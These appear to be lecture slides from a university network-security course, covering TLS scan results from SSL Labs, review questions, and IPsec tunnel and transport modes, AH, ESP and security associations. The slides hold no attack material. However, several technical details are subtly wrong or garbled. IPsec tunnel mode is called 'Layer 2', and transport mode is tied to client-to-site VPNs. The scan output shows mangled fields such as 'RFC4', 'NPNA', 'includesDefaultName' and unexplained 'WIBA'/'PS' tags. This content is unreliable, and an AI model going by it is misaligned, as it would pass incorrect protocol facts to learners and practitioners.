Android 5.0.0	TLS 1.2 - TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (WIBA)	PS
BlackBerry 10.2.0	Protocol or cipher suite mismatch	Fail
Cisco Firepower 1000	TLS 1.2 - TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (WIBA)	PS
Chrome 41.0.2272.118	TLS 1.2 - TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (WIBA)	PS
Firefox 11.0.0 ESR (Win7)	TLS 1.2 - TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (WIBA)	PS
Firefox 39.0.0 ESR (Win7)	TLS 1.2 - TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (WIBA)	PS
Googlebot/Fast 2015	TLS 1.2 - TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (WIBA)	PS
IE 6.1 SP1 - Win XP - No TLS -	Protocol or cipher suite mismatch	Fail

46

## ■ Experimenting

- Free online scans
- Example:  
<https://www.ssllabs.com/ssltest/>

Protocol Details	
Secure Renegotiation	Supported
Secure Client-Initiated Renegotiation	No
Insecure Client-Initiated Renegotiation	No
BEAST attack	Mitigated server-side ( <a href="#">more info</a> )
POODLE (SSLv3)	No, SSL 3 not supported ( <a href="#">more info</a> )
POODLE (TLS)	No ( <a href="#">more info</a> )
Downgrade attack prevention	Yes, TLS_FALLBACK_SCSV supported ( <a href="#">more info</a> )
SSL/TLS compression	No
RFC4	No
Heartbleed (vulnerability)	No ( <a href="#">more info</a> )
OpenSSL CCS vuln. (CVE-2014-0224)	No ( <a href="#">more info</a> )
Forward Secrecy	Yes (with most browsers) ROBUST ( <a href="#">more info</a> )
New Protocol Negotiation (NPNA)	No
Session resumption (caching)	Yes
Session resumption (tickets)	Yes
OCSP stapling	No
Strict Transport Security (HSTS)	Yes (max-age=63112000) includesDefaultName
Public Key Pinning (HPKP)	No
Long handshake intolerance	No
TLS extension intolerance	No
TLS version intolerance	No
Incorrect SRP alerts	No
Uses common DH primes	No
DH public server param (Y) reuse	No
SSL 2 handshake compatibility	Yes

Miscellaneous	
Test date	Wed, 07 Oct 2015 07:13:59 UTC
Test duration	81.955 seconds
HTTP status code	200
HTTP server signature	Apache
Server hostname	#0-54-196-234-141.us-west-2.compute.amazonaws.com

47

- What are the main differences between TLS and SSH?
- TLS encrypted packets are authenticated when they are transmitted. Does this authentication mechanism use a shared secret key, or a private key? Why?
- Is TLS vulnerable to traffic pattern analysis attacks? Why (not)?
- Is the TLS record header included in each transmitted TCP packet?
- For which applications / use cases would you prefer SSH over TLS (and vice versa)? Why?

48

- Explain the benefits of ephemeral DH over traditional DH.
- What is the difference between a Key Distribution Centre (KDC) and Public Key Infrastructure(PKI)? What are the advantages / disadvantages of both approaches?
- List 5 reasons why a certificate might have to be revoked. How can this revocation be implemented?
- Give example restrictions that can be part of a certificate. Why are these relevant?

## Network and Computer Security

### Chapter 3 – Network and communication security


Prof. dr. ir. Eli De Poorter

---

© Eli De Poorter



- Network model
- Secure configuration of devices
- Exchanging keys
- Secure networking protocols
  - Transport layer: TLS & SSL
  - Network layer: IPSec & VPN
  - Data link layer: WEP & WPA
- Firewalls



3

- **IP security?**
    - source spoofing
    - replay packets
    - no data integrity or confidentiality
- DOS attacks
  - Replay attacks
  - Spying
  - and more...

- **Routing applications**
  - Authentication of routing messages
    - ▶ Advertisements
    - ▶ Updates
    - ▶ etc.
  - Without IPsec forged routing information could be sent

- **IPsec**
  - Secure IP connections
  - Application independent!

4

## ■ LAN-to-LAN

- **VPN (virtual private network) for a company:**
  - ▶ Behaves as if subnetworks were connected using an ordinary LAN (inaccessible to outer world) instead of a public network
  - ▶ Enabling secure communication over public networks between geographically disseminated company locations

## ■ Client-to-LAN

- **Secure LAN access over the Internet**
- **Remote access to a trusted source from an untrusted network**
- **Often also called a VPN**

5


## ■ Advantages

- **Application independent**
  - ▶ Transparent for application layer
  - ▶ Provides security to applications that don't provide security themselves
- **Security mechanisms limited to a few access points**
  - ▶ When implemented on firewall or router
  - ▶ Offers strong security for all traffic crossing perimeter, without burdening the internal traffic
- **Possibly transparent to end users**
  - ▶ End users (almost) needn't worry about security services
- **Individual user security is possible**
  - ▶ OK for teleworkers

## ■ Drawbacks

- **No message security beyond secure gateway**
  - ▶ E.g. at mail server
  - ▶ No secure storage
- **Use of system resources**
  - ▶ Computation time required for cryptographic functions
- **Complexity of specification**


6



7

- IPsec can operate in two modes of operation

- (1) Layer 2 tunnel mode (default mode)
  - ▶ Typically used to tunnel IP traffic between two security gateways
  - ▶ IPsec protects the full IP datagram (including IP headers)
    - ✓ New IP header is created
  - ▶ Automatic NAT traversal



8

IPsec can be implemented in a host-to-host transport mode, as well as in a network tunneling mode.

## Tunnel mode

IPSec tunnel mode is the **default mode**. The tunnel mode protects any internal routing info by encrypting the IP header of the ENTIRE packet. This means IPSec wraps the original packet, encrypts it, adds a new IP header and sends it to the other side of the VPN tunnel (IPSec peer). As such, the entire IP packet is encrypted and/or authenticated. Since additional headers are added to the packet there is less space available for payload.


Tunnel mode is used to create virtual private networks for network-to-network communications (e.g. between routers to link sites), host-to-network communications (e.g. remote user access) and host-to-host communications (e.g. private chat). NAT traversal is supported with the tunnel mode. In the example, the client connects to the IPSec Gateway. Traffic from the client is encrypted, encapsulated inside a new IP packet and sent to the other end. Once decrypted by the firewall appliance, the client's original IP packet is sent to the local network.



## ■ IPsec can operate in two modes of operation

### • (2) Transport mode

- ▶ Only the payload is encrypted / encapsulated
  - ✓ IPsec transport mode offers limited protection to IP headers
- ▶ Mainly used to provide security services for upper layer protocols



9

## Transport mode

In transport mode, only the payload of the IP packet (and the ESP trailer) is usually encrypted and/or authenticated. The IP header of the original packet is neither modified nor encrypted, thus leaving the routing intact. The transport and application layers are always secured by hash, so they cannot be modified in any way (for example by translating the port numbers). Transport mode is implemented for client-to-site VPN scenarios.


IPSec Transport mode is most commonly used for end-to-end communications between devices with public IP addresses, for example for communication between a client and a server or between a workstation and a gateway (if the gateway is being treated as a host and is thus the actual destination). A good example would be an encrypted Telnet or Remote Desktop session from a workstation to a server. By default, NAT traversal **IS NOT** supported with the transport mode, but a means to encapsulate IPsec messages for NAT traversal has been defined by RFC documents describing the NAT-T mechanism.

IPSec transport mode is also used when another tunneling protocol (like GRE) is used to first encapsulate the IP data packet, then IPSec is used to protect the GRE tunnel packets. IPSec protects the GRE tunnel traffic in transport mode.

- IPSec consists of two main protocols:
  - Authentication Header (AH)
  - Encapsulating Security Payload (ESP)
- Tunnel or transport mode can be implemented using the AH, ESP protocol or a combination of both
  - Both modes can provide data -integrity, authentication and/or confidentiality, depending on the choice of the protocols

## ■ Authentication header

- Used for both transport and tunnel modes




11

The *Authentication Header* (AH) [RFC2402] provides authentication and data integrity to the datagrams passed between two systems. This enables router/workstation to authenticate users or applications. The authentication prevents IP spoofing and implements an anti-replay mechanism.

Authentication and data integrity is achieved by applying a keyed one-way hash function to the datagram to create a MAC message digest (this requires a shared secret key). If any part of the datagram is changed during transit, this will be detected by the receiver when it performs the same one-way hash function on the datagram and compares the value of the message digest that the sender has supplied. The fact that the one-way hash also involves the use of a secret shared between the two systems means that authenticity can be guaranteed.

The AH function is applied to the entire datagram except for any mutable IP header fields that change in transit, such as Time To Live (TTL) fields that are modified by the routers along the transmission path. AH works as follows:


- The IP header and data payload is hashed.
- The hash is used to build a new AH header, which is appended to the original packet.
- The new packet is transmitted to the IPSec peer router.
- The peer router hashes the IP header and data payload, extracts the transmitted hash from the AH header, and compares the two hashes. The hashes must match exactly. If even one bit is changed in the transmitted packet, the hash output on the received packet will change and the AH header will not match.



12

## ■ ESP header

- Used for both transport and tunnel modes



13


*Encapsulating Security Payload (ESP)* [RFC2406] is a security protocol used to provide confidentiality (encryption), data origin authentication, integrity, optional anti-replay service, and limited traffic-flow confidentiality by defeating traffic-flow analysis. The data payload is encrypted with ESP.

ESP (“Encapsulating Security Payload”) achieves 2 security features:


- (i) Confidentiality function. By encrypting the data and (optionally) IP header, confidentiality is guaranteed, and to some extent even traffic flow confidentiality is realized. For this purpose, traditional encryption algorithms are used, such as AES-128-CBC (MUST), AES-GCM , DES (obsolete)
- (ii) (Optional) authentication. Using the same principles as for AH. Algorithms used include HMAC-SHA-1-96, AES-GMAC and “optional” support for other MACs.

## ■ ESP: transport mode

- From end point to end point:
  - ▶ Encryption (and possibly authentication)
  - ▶ No traffic flow confidentiality
  - ▶ E.g. for teleworking



14




15

The tunnel mode can prove useful if we want to create a VPN between different locations of a company. Not every single connected device requires IPSec capabilities. Only a security gateway, which connects the (reputedly safe) local network to the Internet, requires IPSec capabilities. In this case, the local traffic will not use IPSec, while outgoing traffic (to some other company location) will be encrypted by the security gateway. In this way, possibly confidential data will be transmitted securely over the Internet from one location to another. This configuration allows some traffic flow confidentiality, as an attacker outside one of the local networks can only observe between which local networks the traffic is flowing, but not between which workstations precisely. In practice, the security gateway will also contain a firewall to achieve other security services.

## IPsec : ESP + AH


### ■ ESP + AH header

- Used for both transport and tunnel modes



## ■ IPsec transport mode summary


- Different AH, ESP or AH+ESP combinations



17

## ■ IPsec tunnel mode summary

- Different AH, ESP or AH+ESP combinations



18


## ■ Security associations (SA)

- One-way relationship between sender and receiver
  - ▶ Provides security services to traffic carried
  - ▶ Two associations needed for bidirectional traffic
- Identified by
  - ▶ SPI (“Security Parameters Index”)
  - ▶ IP destination address (end user, firewall, router, etc.)
  - ▶ Security protocol identification (AH or ESP)
  - ▶ Obvious bundle: AH + ESP for single IP stream

## ■ Combining tunnels

- Not necessarily identical end points for each tunnel
- Several levels possible
- “Iterated tunneling”

19




20

Security between two end points. Possible combinations:

